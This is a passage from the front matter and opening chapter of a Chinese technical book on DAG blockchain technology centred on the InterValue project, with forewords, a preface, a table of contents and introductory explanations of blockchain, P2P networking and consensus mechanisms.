区块链技术起源于化名为“中本聪”（Satoshi Nakamoto）的学者在 2008 年发表的奠基性论文《比特币：一种点对点电子现金系统》。狭义来讲，区块链是一种将数据区块按时间顺序相连以组合成的块链式数据结构，并以密码学方式保证的不可篡改和不可伪造的分布式账本。广义来讲，区块链技术是利用块链式数据结构来验证与存储数据，利用分布式节点共识算法来生成和更新数据，利用密码学的方式保证数据传输和访问的安全，利用由自动化脚本代码组成的智能合约来编程和操作数据的一种全新的分布式基础架构。区块链本身具备的分布式、去中心化、不可篡改和可编程特性，提供了不需要信任累积的信用建立范式，使得区块链技术成为全球关注的焦点。区块链技术被认为是继蒸汽机、电力、信息、互联网之后，第五种最有潜力引发生产关系颠覆性革命的技术。如果说，互联网带给我们的是信息自由传递，那么区块链将引领人类社会走进价值互联的全新时代。

如今的区块链技术已经发生了数次更新换代。

首先是区块链 1.0——数字货币。2009 年年初，比特币网络正式上线运行。作为一种虚拟货币系统，比特币的总量由网络共识协议限定，任何个人及机构都不能随意修改其中的供应量及交易记录。支撑比特币运行的区块链技术实际上是一种极其巧妙的分布式共享账本及点对点价值传输技术。

紧接着是区块链 2.0——智能合约。2014 年前后，业界开始认识到区块链技术的重要应用价值，并开始创建可共用的技术平台并向开发者提供 BaaS（Blockchain as a Service）服务，从而极大地提高了交易速度，大大地降低了资源消耗。此时的区块链支持 PoW、PoS 和 DPoS 等多种共识算法。

再后来是区块链 3.0——区块链应用延伸。由于块链式结构的固有缺陷，2015 年后，以 Byteball 和 IOTA 等为代表的基于 DAG 数据结构的区块链技术兴起。区块链系统较之前更加高效，可扩展性以及互通性更强，并具有更好的用户体验。区块链应用也进一步延伸到医疗

严禁网络传播本PDF！　版权所有，严禁传播！
非卖品，仅供非商业用途交流学习使用

健康、IP 版权、教育、物联网、共享经济、通信、社会管理、慈善公益、文化娱乐等更为广泛的领域。

再后来是区块链 4.0——完善生态体系。基于 HashNet 数据结构的区块链 4.0 技术逐步受到业界的关注。

然而，至今为止区块链技术距离大规模应用的要求还有较大差距，尤其是区块链底层技术还没有获得突破，还存在许多技术难题亟待攻克。目前开展的各类区块链场景应用很大程度上根基不稳，难以发挥实际作用，因此迫切需要开展区块链底层基础设施研究，从而为各类区块链应用提供可靠支撑，推动区块链技术在各个行业的应用落地。

在这种背景下，以提供价值互联网基础设施为目标的 InterValue 应运而生。该项目全面解决了现有区块链基础设施普遍存在的交易拥堵、交易费用高、交易确认迟缓、交易匿名保护、跨链通信和多链融合能力弱、存储空间耗费巨大，以及抗量子攻击能力差等问题，权威实测达到百万量级 TPS，达到世界顶尖水平，为区块链技术实用化和涌现现象级应用带来希望。

本书由 InterValue 核心团队成员在总结自己的实践和认识的基础上完成。本书围绕 DAG 区块链技术，从原理到实践展开。首先介绍了区块链基础以及 DAG 区块链入门知识；然后逐一介绍 DAG 区块链采用的共识机制、智能合约、密码学技术，逐个解析 DAG 区块链的成功案例，这些案例包括 IOTA、Byteball 和 InterValue；最后，对 DAG 区块链安全、DAG 区块链生态进行了讨论，对于 DAG 区块链的未来做了展望。

InterValue 项目基于 DAG 数据结构。由于本书全体作者的工作背景都是长期与区块链和数字货币研究实战相关，本书又是作者们自己在成功推出权威实测达到百万量级 TPS、达到全球顶尖水平的区块链基础设施的基础上，总结自己的实践写就的著作，所以一定能带给读者非同寻常的价值，可以为读者自己实战 DAG 引路护航。

国防科技大学计算机学院教授，湘潭大学信息工程学院教授

姜新文

严禁网络传播本PDF！ 版权所有，严禁传播！
非卖品，仅供非商业用途或交流学习使用

Foreword 序　四

DAG 对于区块链公链的价值，值得每一个从业人员关注，无论我们是不是从事技术工作。今天我们都知道区块链技术如何伟大，对人类的影响会如何深远，但我们也都知道行业还处于什么阶段，许多看似美好的商业应用都是空中楼阁难以落地，主要的原因就是基于块链结构区块链底层公链的性能太差。而 DAG 这个方向的发展，给公链性能带来的改变不是优化，而是指数级别的变化和质的飞跃。关于这一点，本书从技术角度有清晰的论述。从本书中介绍的公链核心性能和特点的对比中，我们非技术的从业者可以更好地理解区块链底层技术发展的趋势。中本聪的比特币改变世界从技术白皮书开始，从块链结构到 DAG，本书虽然着重讲技术，但我相信它的影响力会大大超出技术领域。

曹博士其人在我眼中，四个字形容他最为贴切——静水流深。他为人不事张扬，态度柔和，胸中实有万千丘壑，却宁静而优雅，洞悉区块链领域各种前沿技术，坚持价值观不被欲望绑架，拥有真正的自由和快乐。在当今浮躁的行业中，他是难得的一股清流，我相信这样的人可以成为，也应该成为这个行业的脊梁。也希望这样的人写的这样的一本书，可以帮助一批又一批的技术人才更快成长。只有这样，区块链这个行业才会迎来真正的繁荣。

起源资本创始人

冉立之

严禁网络传播本PDF！　版权所有，严禁传播！
非卖品，仅供非商业用途交流学习使用

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

前　言 Preface

非卖品，仅供非商业用途交流学习使用

禁网络传播本PDF！ 版权所有，严禁传播！

为什么要写这本书

十余年前，攻读硕士期间在做 P2P 应用系统时，分布式的内容分发和文件共享均相对较容易实现，但却一直为 P2P 节点的信誉机制和信任体系的建立绞尽脑汁而不可得。博士阶段研究方向转为网络安全，在寻找研究方向时，因长期以来对网络对抗、密码学的研究有兴趣，机缘巧合，在 2008 年年底恰逢中本聪、哈尔芬尼等人在密码学邮件组讨论比特币设计并在讨论组里发布了比特币的原始论文，自此，开始了我的区块链研究生涯。

区块链行业近年来发展迅速，作为行业较早的从业者，我一直和行业一起成长，并实际参与了区块链行业，进行了诸多工程实践。人们基于块链式结构的分布式账本技术设计了很好的经济模型，解决了分布式环境下达成一致性之后的节点激励问题，但现有块链式结构的设计因需要将单笔交易的全部阶段作为原子操作来完成，所以先天性难以并行出块，存在难以提高系统吞吐量等问题。人们在如何提高块链式分布式账本的 TPS 上做了很多工作，典型的如闪电网络等，但由于块链式数据结构本身的限制，始终难以实现彻底的性能提升。

在数学和计算机科学的诸多领域，图（网）这种数据结构在解决诸多复杂应用问题时相较于链表结构具备先天性的优势，这在诸多科学问题和实际应用领域中已经得到证明。在区块链或者说分布式账本技术领域，我认为该规律依然适用。2013 年，在 bitcointalk.org 论坛上关于 NXT 的讨论帖中，就有用户提出以有向无环图（Directed Acyclic Graph，DAG）作为区块链的底层数据结构以提高系统整体性能，此时提出的 DAG 底层依然用区块，但把区块的链式存储结构改成 DAG 存储，即变成区块 DAG。此时人们的思路还停留在侧链的思路上，不同类型的交易并行在不同链上进行，即 DAG 和区块结合使用。但 DAG 区块仍受限于出块速度这个指标，因此 2015 年人们提出 Blockless DAG 的概念，

此时的 DAG 把区块和交易进行了融合，交易发起后没有产生区块的阶段，而是直接对交易进行全网交易排序。后续人们逐渐在 DAG 技术路线上进行了探索，出现了 IOTA、ByteBall、XDAG、Hedra Hashgraph、InterValue 等项目，DAG 几乎在每个维度上都能显露出比区块链更优的特性，在效率、确定性、避免中心化、能耗等方面尤为明显，但如何设计安全、高效的基于 DAG 的共识机制以实现对交易全网排序并确保排序的唯一性和一致性是个技术难点。上述项目在 DAG 共识机制上做了迭代性的探索，尤其是 InterValue 项目在共识机制设计上，创新性地提出的分层分片的 Gossip 共识机制 HashNet。HashNet 有望较好地平衡“不可能三角”，即平衡区块链基础设施的去中心化、性能和安全性。

由于区块链行业尚处于早期阶段，尤其是在技术方向的探索上，诸多项目依然在进行块链式区块链的研究，行业内尚未在能支持大规模分布式应用（DApp）的区块链基础设施应

严禁网

非卖品，仅供非商业用途技术交流学习使用

版权所有，严禁传播！

网络传播本PDF！

该走什么样的技术路径这个问题上达成共识，基于我对 DAG 技术的理解和应用实践，我认为非常有必要撰写一本关于 DAG 技术原理与工程实践的图书：首先让区块链爱好者对 DAG 这条技术路径的发展历程、现状和趋势有深度了解；其次让区块链从业者在从事区块链相关研究和开发过程中掌握 DAG 的技术原理并能够将该技术用于工程实践；最后希望能够将各类区块链行业大规模应用和基础设施研发团队的技术路径引到 DAG 技术路径上来，通过各团队的努力，在实用化区块链基础设施研发和基于实用化区块链基础设施构建的用户量级达到千万级以上的分布式应用研发上，尽早取得里程碑式的成果，实现现象级区块链基础设施和现象级区块链应用的落地。

读者对象

- 区块链技术爱好者
- DAG 相关项目的用户
- DAG 技术爱好者
- DAG 项目实际开发者
- DAG 相关应用开发者
- 开设区块链相关课程的大专院校的学生

如何阅读本书

本书可归纳为三大部分。

第一部分为基础原理（第 1 章～第 5 章），依次对 DAG 技术原理，包括数据结构、共识机制、智能合约、密码学技术进行了介绍，帮助读者掌握 DAG 的原理性知识。

第二部分为工程实践（第 6 章～第 9 章），着重讲解 DAG 技术工程实践中的三个具有代表性的项目，即 IOTA、ByteBall 和 InterValue，尤其是对 InterValue 项目进行了详细介绍，并对 DAG 技术安全原理和实践进行了探讨。

第三部分为展望（第 10 章～第 11 章），对 DAG 的生态建设和发展趋势进行了探讨。

希望本书能够为读者提供原理性指导和工程实践参考。

勘误和支持

除封面署名的作者外，参加本书编写工作的还有张晓斌、康来、荀长庆、何速、龙军、

严禁网

非卖品，仅供非商业用途技术交流学习使用

版权所有，严禁传播！

络传播本PDF！

张子文、刘晓铖、徐浩、彭磊、左晓亮、刘星、邢志、陈政、张硕云、甘卫、文冉、邓长青等。由于作者的水平有限，编写时间仓促，书中难免会出现一些错误或者不准确的地方，恳请读者批评指正。书中的全部源文件可以从华章网站[⊖]下载，我会将相应的功能更新并及时发布出来。如果你有更多的宝贵意见，也欢迎发送邮件至邮箱 caoyuan@nudt.edu.cn，期待能够得到你们的真挚反馈。

致谢

感谢比特币之父中本聪，他开创了一款影响我整个人生的软件。

感谢国防科技大学十数年的教育，我在这里度过了学生生涯并留校任教数年，让我有幸在我感兴趣的技术领域开展研究。

感谢公司的所有小伙伴——邵炳春、郭乐、钟磊、向妍、杨祝建、陈丽沙、李海平、于存威、张文政、叶永学、彭韬、刘轶、张超、杜玺麟、施雨良、丁继刚、郭芳琪、高迪、胡慧、阳昕丽、黄召戎、文德英、克雷蒙、康纯、张静、李爱军、贺文军、余增辉、李旭、刘欣如、熊季、彭毓妍、曹恒、邱颖、彭飞、李进、杨坚、张航、李帅、张小苗、代祥、金多多、万舸、徐斯洁、肖春宇，以及名单之外的更多朋友，感谢你们长期对公司的支持和贡献。

感谢机械工业出版社华章公司的杨福川老师，在这半年多的时间中始终支持我的写作，你的鼓励和帮助引导我能顺利完成全部书稿。

⊖ 参见华章网站 www.hzbook.com——编辑注。

最后感谢我的父母及亲人，感谢你们将我培养成人，并时时刻刻为我灌输着信心和力量！

谨以此书献给我最亲爱的家人，以及众多热爱区块链尤其是 DAG 技术的朋友们！

湖南宸瀚信息科技有限公司董事长
哈希奈特（北京）科技股份有限公司董事长
四川宸瀚科技有限公司董事长
曹源
写于湖南长沙

严

禁网络传播本PDF！　　版权所有，严禁传播！

非卖品，仅供非商业用途或交流学习使用

版权相关注意事项：

1、书籍版权归著者和出版社所有

2、本PDF来自于各个广泛的信息平台，经过整理而成

3、本PDF仅限用于非商业用途或者个人交流研究学习使用

4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负

5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF

6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅

7、请于下载PDF后24小时内研究使用并删掉本PDF

目　录 *Contents*

序一
序二
序三
序四
前言

第 1 章　区块链基础 …… 1

1.1　区块链简介 …… 1
1.1.1　基本概念 …… 1
1.1.2　分类 …… 3
1.1.3　应用与价值 …… 3
1.2　区块链相关技术简介 …… 4
1.2.1　底层通信技术 …… 4
1.2.2　共识技术 …… 6
1.2.3　智能合约 …… 6
1.2.4　加密与签名 …… 6
1.2.5　匿名保护 …… 7
1.3　DAG 区块链 …… 8
1.3.1　起源 …… 8
1.3.2　DAG 区块链与单链技术的对比 …… 8
1.3.3　DAG 区块链的优势与价值 …… 9
1.4　本章小结 …… 10

第 2 章　DAG 区块链通信机制 …… 11

2.1　计算机网络的基本概念和技术 …… 11
2.1.1　计算机网络体系结构 …… 11
2.1.2　P2P 对等网络 …… 19
2.1.3　网络安全技术 …… 24
2.2　IOTA 通信机制 …… 28
2.2.1　网络结构及特性 …… 28
2.2.2　掩码认证消息 …… 29
2.2.3　交易隐私保护 …… 34
2.3　Byteball 通信机制 …… 37
2.3.1　Byteball 网络结构 …… 37
2.3.2　Byteball 网络节点通信协议 …… 38
2.3.3　Byteball 加密通信原理与实现 …… 40
2.3.4　Byteball 私有不可追踪的支付 …… 41
2.4　InterValue 通信机制 …… 42
2.4.1　网络结构 …… 42
2.4.2　大规模组网方法 …… 43
2.4.3　匿名通信机制 …… 44
2.4.4　跨链通信机制 …… 46

2.5 本章小结 …… 49

第 3 章 DAG 区块链的共识机制 …… 50

3.1 IOTA 共识机制 …… 50
3.1.1 Tangle 确认规则 …… 50
3.1.2 轻量化的 PoW …… 52
3.1.3 蒙特卡洛马尔可夫链 …… 52
3.1.4 双花问题 …… 54
3.2 Byteball 共识机制 …… 56
3.2.1 单元确认规则 …… 56
3.2.2 主链 …… 57
3.2.3 稳定点扩展 …… 58
3.2.4 双花问题 …… 58
3.3 Hashgraph 共识机制 …… 59
3.3.1 Gossip 协议 …… 59
3.3.2 witness 选择 …… 60
3.3.3 投票规则 …… 62
3.3.4 双花问题 …… 64

第 4 章 DAG 区块链的智能合约 …… 65

4.1 Byteball 智能合约 …… 65
4.1.1 Smart Payments 简介 …… 66
4.1.2 Smart Payments 原理 …… 68
4.1.3 实战 Byteball 智能合约 …… 75
4.2 DAG 图灵完备智能合约探索 …… 86
4.2.1 DAG 图灵完备智能合约的挑战 … 87
4.2.2 Vite 项目 …… 90
4.2.3 InterValue 项目 …… 92
4.3 本章小结 …… 94

第 5 章 DAG 区块链中的密码学技术 … 95

5.1 DAG 区块链中的 Hash 函数 …… 95
5.1.1 Hash 函数的基本模型 …… 95
5.1.2 SHA256 密码算法 …… 97
5.1.3 SHA3 计划胜选 Hash 函数 …… 99
5.1.4 中国商用密码 Hash 函数 SM3 … 101
5.1.5 Merkle 哈希树 …… 103
5.2 DAG 区块链中的非对称加密机制 … 104
5.2.1 RSA 加密算法 …… 104
5.2.2 EIGamal 公钥加密算法 …… 107
5.2.3 椭圆曲线公钥加密算法 …… 108
5.3 区块链中的数字签名机制 …… 110
5.3.1 RSA 数字签名 …… 110
5.3.2 DSA 数字签名 …… 111
5.3.3 ECDSA 数字签名 …… 112
5.3.4 EIGamal 数字签名 …… 113
5.3.5 SM2 数字签名 …… 114
5.3.6 Schnorr 数字签名 …… 116
5.3.7 特殊数字签名 …… 117
5.3.8 零知识证明 …… 122
5.4 后量公钥密码体制 …… 124
5.4.1 基于 Hash 函数抗量子密码 …… 124
5.4.2 基于纠错码抗量子密码 …… 125
5.4.3 多变量密码 …… 125
5.4.4 格密码 …… 126

第 6 章 DAG 区块链安全原理与实践 …… 130

6.1 区块链安全介绍 …… 131
6.1.1 背景 …… 131
6.1.2 威胁模型 …… 132
6.1.3 安全目标 …… 132
6.2 数据安全与防护 …… 133

6.2.1 交易匿名 ····· 133
6.2.2 隐私保护 ····· 133
6.3 算法安全与分析 ····· 134
6.3.1 签名算法 ····· 134
6.3.2 共识机制 ····· 135
6.3.3 智能合约 ····· 135
6.4 代码安全与缓解 ····· 136
6.4.1 模糊测试 ····· 137
6.4.2 符号执行 ····· 137
6.4.3 自动化漏洞挖掘 ····· 138
6.4.4 攻击缓解 ····· 139
6.5 基础设施安全威胁与防护 ····· 140
6.6 典型漏洞分析与实践 ····· 141
6.6.1 重入漏洞 ····· 141
6.6.2 访问控制漏洞 ····· 143
6.6.3 整数溢出漏洞 ····· 146
6.6.4 底层函数返回值未检查漏洞 ····· 148
6.6.5 拒绝服务漏洞 ····· 149
6.6.6 随机性不当漏洞 ····· 150
6.6.7 提前交易漏洞 ····· 151
6.6.8 时间篡改漏洞 ····· 152
6.6.9 短地址漏洞 ····· 153
6.7 区块链生态安全的未来 ····· 155
6.8 本章小结 ····· 155

第 7 章 IOTA 详解 ····· 156

7.1 IOTA 原理分析 ····· 156
7.1.1 IOTA 简介 ····· 156
7.1.2 IOTA 数据结构 ····· 157
7.1.3 IOTA 系统稳定性分析 ····· 162
7.1.4 IOTA 安全性分析 ····· 166
7.2 IOTA 实战开发 ····· 172
7.2.1 IOTA 钱包安装 ····· 172
7.2.2 IOTA API ····· 176
7.2.3 IOTA 私有测试链搭建 ····· 180
7.2.4 第一个简单小程序 ····· 184
7.2.5 IOTA 应用实例 ····· 186

第 8 章 Byteball 详解 ····· 189

8.1 Byteball 原理分析 ····· 189
8.1.1 Byteball 简介 ····· 189
8.1.2 Byteball 区块链结构 ····· 190
8.1.3 Byteball 地址和脚本 ····· 192
8.1.4 Byteball 网络结构 ····· 199
8.1.5 Byteball 应用方法 ····· 203
8.2 Byteball 实战开发 ····· 211
8.2.1 Byteball 安装部署 ····· 211
8.2.2 Byteball 应用实例 ····· 218
8.3 本章小结 ····· 220

第 9 章 InterValue 详解 ····· 222

9.1 InterValue 原理分析 ····· 222
9.1.1 InterValue 简介 ····· 222
9.1.2 InterValue 数据结构 ····· 228
9.1.3 InterValue 共识机制 ····· 233
9.1.4 InterValue 智能合约 ····· 241
9.1.5 InterValue 安全机制 ····· 245
9.1.6 InterValue 匿名通信技术 ····· 250
9.2 InterValue 生态圈 ····· 251
9.2.1 InterValue 跨链技术和多链融合 ····· 252
9.2.2 全节点适配器多链融合 ····· 253

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

9.2.3 InterValue 跨链通信……254
9.2.4 InterValue 跨链资产交换……255
9.2.5 InterValue 跨链资产转移……256
9.3 本章小结……256

第 10 章 DAG 区块链与区块链 3.0 生态……259

10.1 DAG 区块链链上应用……259
10.1.1 分布式社交网络应用……259
10.1.2 分歧合约应用……260
10.1.3 文件存储网格应用……261
10.2 DAG 区块链应用场景……262
10.2.1 应用场景概述……262
10.2.2 实物资产交易确权……264
10.2.3 去中心化旅行服务平台……264
10.2.4 资产分红权利交易区块链……266

第 11 章 DAG 区块链展望……269

11.1 从 1.0 到 4.0……269
11.2 未来展望……270

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

第 1 章 Chapter 1

区块链基础

互联网给整个社会带来了颠覆式的影响，是电气时代后最伟大的创新技术之一。每一轮新技术都会推动生产力的发展和社会经济的进步，并在这种进步的过程中逐渐蜕化和演进。随着互联网技术在社会各方面渗透应用的极致深化，互联网红利逐渐消失，而区块链有望带动新一轮行业革新和创新应用。达沃斯论坛创始人克劳斯施瓦布认为，区块链作为继蒸汽机、电气化、计算机之后第四次工业革命的重要成果，预计到 2025 年之前，全球 GDP 总量的 10% 将利用区块链技术储存。因此，区块链是继互联网之后的一项革命性的创新技术，它将改变人类社会价值的传递方式，重塑组织形态，促进资源重新整合，改变行业运行逻辑。

本章将介绍区块链的基础概念，主要包括区块链的定义与相关概念，分类、应用价值，以及相关技术简介。

1.1 区块链简介

区块链技术作为一种使数据库安全而不需要行政机构授信的解决方案首先被应用于比特币。中本聪（Satoshi Nakamoto）在 2008 年于《比特币白皮书》中提出“区块链”概念，并在 2009 年创立了比特币社会网络，开发出第一个区块。

1.1.1 基本概念

1. 区块链

关于区块链的概念目前还没有一个共同的认识，维基百科给出的解释为：区块链是用于

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

分布式数据库识别、传播和记载信息的智能化对等网络，也称为价值互联网。

从本质上讲，区块链技术是一种使用去中心化共识机制去维护一个完整的、分布式的、不可篡改的账本数据库的技术，它能够让区块链中的参与者在无需建立信任关系的前提下实现一个统一的账本系统。区块是公共账本，多点维护；链是盖上时间戳，不可伪造。

区块链本质上是一个注重安全和可信度胜过效率的一项技术。目前所有的系统背后都有一个数据库，也就是一个大账本。那么谁来记这个账本就变得很重要。现在就是谁的系统谁来记账，各个银行的账本就是各个银行在记，支付宝的账本就是阿里巴巴在记。但在区块链系统中，系统中每个人都有机会参与记账。在一定时间段内如果有新的交易数据变化，系统会评判这段时间内记账最快最好的人，将其记录的内容写到账本，并将这段时间内账本内容发给系统内的其他人进行备份。这样系统中的每个人都有一本完整的账本。因此，这些数据就会变得非常安全。篡改者需要同时修改超过半数的系统节点数据才能真正地篡改数据。这种篡改的代价极高，几乎不可能发生。例如，比特币运行已经超过 9 年，全球无数的黑客尝试攻击比特币，但是至今为止没有出现过交易错误，可以认为比特币区块链是一个非常安全可靠的系统。因此可以认为，区块链技术就是一个全民参与记账的方式，它将带来的是记账方式的革新。

2. 哈希函数

哈希函数是可以将原始数据编码为特定长度的、由数字和字母组成的字符串。哈希函数有着很多适合存储区块链数据的优点：1）哈希函数处理过的数据是单向性的，通过处理过的输出值几乎不可能计算出原始的输入值；2）哈希函数处理不同长度的数据所耗费的时间是一致的，输出值也是定长的；3）哈希函数的输入值即使只相差一个字节，输出值的结果也会迥然不同。

3. P2P 网络

P2P 是英文 Peer-to-Peer 的缩写，称为“对等网”或“点对点”技术。IBM 为 P2P 下了如下定义：“P2P 系统由若干互联协作的计算机构成，且至少具有如下特征之一的系统依存于边缘化（非中央式服务器）设备的主动协作，每个成员直接从其他成员而不是从服务器的参与中受益；系统中成员同时扮演服务器与客户端的角色；系统应用的用户能够意识到彼此的存在，构成一个虚拟或实际的群体。”而 Intel 将 P2P 技术定义为“通过系统间的直接交换达成计算机资源与信息的共享”。

在 P2P 系统中，每一个 Peer 都是平等的参与者，扮演着服务使用者和服务提供者两个角色。资源的所有权和控制权被分散到网络的每一个节点中。简单来说，P2P 技术是一种用

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

于不同用户之间，通过计算机网络“直接”交换数据或者共享服务的技术。它允许每个人直接连接到另外一台计算机上交换文件，而不再登录到服务器下载文件。

1.1.2　分类

按开放对象范围的不同，区块链可以分为以下三类。

（1）公有区块链（简称公链）

公有区块链：世界上任何个体或者团体都可以发送交易，且交易能够获得该区块链的有效确认，任何人都可以参与其共识过程。公有区块链是最早且当前应用最广泛的区块链。公链特征是访问门槛低，任何人都可以自由加入和退出；可以保护使用其开放程序的用户，参与者身份隐藏但所有数据默认公开。公链的应用包括比特币、以太坊、超级账本、大多数山寨币以及智能合约，公链的始祖是比特币，其应用已经工业化。

（2）联盟 / 行业区块链（简称联盟链）

联盟区块链又称行业区块链：由某个群体内部指定多个预选的节点为记账人，每个块的生成由所有的预选节点共同决定（预选节点参与共识过程），其他接入节点可以参与交易，但不过问记账过程，其他任何人可以通过该区块链开放的 API 进行限定查询。联盟链需通过授权才能加入和退出。

（3）私有区块链（简称私链）

私有区块链：仅仅使用区块链的总账技术进行记账，公司或个人独享该区块链的写入权限。私链特征是交易速度快、数据不会公开地被拥有网络连接的人获得、交易成本大幅降低甚至为零。目前传统金融巨头都在尝试私有区块链，私链应用产品还在摸索当中。

1.1.3　应用与价值

区块链作为一种创新技术，颠覆了商业逻辑和运行规则。区块链分布式账本技术和共识机制，构建了低成本的互信机制，建立了“去中心化”的交易体系，实现了价值的直接传递。这有助于很多行业提高运营效率、实现业务场景的创新。比如在金融领域，区块链技术不仅可以为支付、数字资产交易、智能合约保险等新兴金融商业模式提供底层技术支撑，同时，借助区块链构建低成本的生态信任体系，可大大降低金融交易成本，提高金融运行效率。

（1）区块链 1.0 时代

1.0 时代是以比特币为代表的数字货币应用，数字货币的价值由用户协商而得。其应用场景包括支付、流通等货币职能，比特币是区块链 1.0 的典型应用。中本聪在 2008 年 11 月发表了著名论文《比特币：点对点的电子现金系统》，该文提出了一种完全通过点对点技术

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

实现的电子现金系统，它基于密码学原理而不基于信用，使得在线支付能够直接由一方发起并支付给另外一方，中间不需要通过任何的金融机构。

紧接着在 2009 年一月，他使用自己写出的第一版的软件挖掘出了创始区块，其包含着一句不可被修改的语句：“ The Times 03/Jan/2009 Chancellor on brink of second bailout for banks（2009 年 1 月 3 日，财政大臣正站在第二轮救助银行业的边缘）”，正式开启了比特币乃至区块链的时代。

（2）区块链 2.0 时代

2.0 时代是数字货币与智能合约相结合，对金融领域更广泛的场景和流程进行优化的应用。区块链 2.0 在数字货币的基础上加入了智能合约功能，智能合约算法可以利用程序算法代替人执行合同，通过转让来创建不同资产单元的价值，使区块链从货币体系扩展到股权、债券乃至金融合约的交易和执行等。区块链 2.0 在货币市场去中心化后，对整体市场完成了去中心化，区块链技术的去中心化账本功能可以被用来注册、确认、转移各种不同类型的资产及合约。所有的金融交易都可以被改造成在区块链上使用，包括股票、私募股权、众筹、债券、对冲基金和所有类型的金融衍生品如期货、期权等。

（3）区块链 3.0 时代

3.0 时代是超越货币和金融范围的泛行业去中心化应用，特别是在医疗、政府、科学、文化和艺术等领域的应用。3.0 时代的区块链将彻底超越金融领域的应用，向社会生活各方面扩展，延伸到包括医疗、身份认证、公证、仲裁、审计、邮件、签证等社会治理领域。

1.2 区块链相关技术简介

1.2.1 底层通信技术

区块链底层通信一般采用 P2P 通信。P2P 技术使得网络上的沟通变得很容易、很直接，并且把对中间服务器的依赖减少到最小。P2P 技术改变了“内容”所在的位置，使其从“中心”走向“边缘”。也就是说它改变了互联网现在以集中式的网站为中心的状态，资源不保存在服务器上，而保存在所有用户的 PC 机上。P2P 技术使得其不再是被动的客户端，而成为具有服务器和客户端双重特征的设备。

P2P 不是一项全新的技术，而是一个新的概念和应用。TCP/IP 是现代互联网整体架构的基础，但在 TCP/IP 中并没有客户端和服务器的概念，所有的设备都是通信中平等的一端。

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

只是由于网络带宽及计算机处理能力等的限制，才使得我们在沟通中出现了很多的中间环节，例如电子邮件系统中必须存在邮件服务器。现在，廉价的计算能力、网络通信能力、PC 的存储能力强有力地推动了技术的迅速发展。

P2P 技术有如下的特点。

非中心化：网络中的资源和服务分散在所有节点上，信息的传输和服务的实现都直接在节点之间进行，无需中间环节和服务器的介入，避免了可能的瓶颈。P2P 非中心化的基本特点，带来了其在可扩展性、健壮性等方面的优势。

可扩展性：在 P2P 网络中，随着用户的加入，不仅服务的需求增加了，系统整体的资源和服务能力也在同步地扩充，始终能比较容易地满足用户的需要。理论上其可扩展性几乎可以认为是无限的。例如，在传统的通过 FTP 的文件下载方式中，当下载用户增加之后，下载速度会变得越来越慢，然而 P2P 网络却正好相反，加入的用户越多，P2P 网络中提供的资源就越多，下载的速度反而越快。

健壮性：P2P 架构天生具有耐攻击、高容错的优点。P2P 网络通常都是以自组织的方式建立起来的，并允许节点自由地加入和离开。P2P 网络一般在部分节点失效时能够自动调整整体拓扑，保持其他节点的连通性。

高性价比：性能优势是 P2P 被广泛关注的一个重要原因。随着硬件技术的发展，个人计算机的计算和存储能力以及网络带宽等性能依照摩尔定理高速增长。采用 P2P 架构可以有效地利用互联网中散布的大量普通节点，将计算任务或存储资料分布到所有节点上。利用其中闲置的计算能力或存储空间，达到高性能计算和海量存储的目的。目前，P2P 在这方面的应用多在学术研究方面，一旦技术成熟，能够在工业领域推广，则可以为许多企业节省购买大型服务器的成本。

隐私保护：在 P2P 网络中，由于信息的传输分散在各节点之间进行而无需经过某个集中环节，用户的隐私信息被窃听和泄漏的可能性将大大缩小。此外，目前解决 Internet 隐私问题主要采用中继转发的技术方法，从而将通信的参与者隐藏在众多的网络实体之中。在传统的一些匿名通信系统中，实现这一机制依赖于某些中继服务器节点。而在 P2P 中，所有参与者都可以提供中继转发的功能，因而大大提高了匿名通讯的灵活性和可靠性，能够为用户提供更好的隐私保护。

负载均衡：P2P 网络环境下由于每个节点既是服务器又是客户机，减少了对传统 C/S 结构服务器计算能力、存储能力的要求，同时因为资源分布在多个节点，更好地实现了整个网络的负载均衡。

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

1.2.2 共识技术

共识机制是指在一个时间段内对事物的前后顺序达成共识的一种算法。共识机制是区块链的灵魂，它维系着区块链世界的正常运转。常用的共识机制包括三种。

工作量证明机制（Proof of Work, PoW），主要形式是猜数字，谁能最快猜出这个唯一数字，谁就能做信息公示人。

权益证明机制（Proof of Stake, PoS），类似股权凭证和投票系统，因此也叫“股权证明算法”，由持有最多（token）的人来公示最终信息。

拜占庭共识算法（Practical Byzantine Fault Tolerance, PBFT），它以计算为基础，没有代币奖励，由链上所有人参与投票，少于 (N-1)/3 个节点反对时就获得公示信息的权利。

达成共识需要 50% 以上的节点同意，篡改数据需要极大的成本，或者无法完成（节点数量非常多）。共识机制确保了信息的唯一性，数据不可被篡改。利用这一点区块链技术可被广泛应用于智能型资产管理，如知识产权保护、化合约，域名管理保证合约不被篡改，可应用于社会中的积分管理等领域等。

1.2.3 智能合约

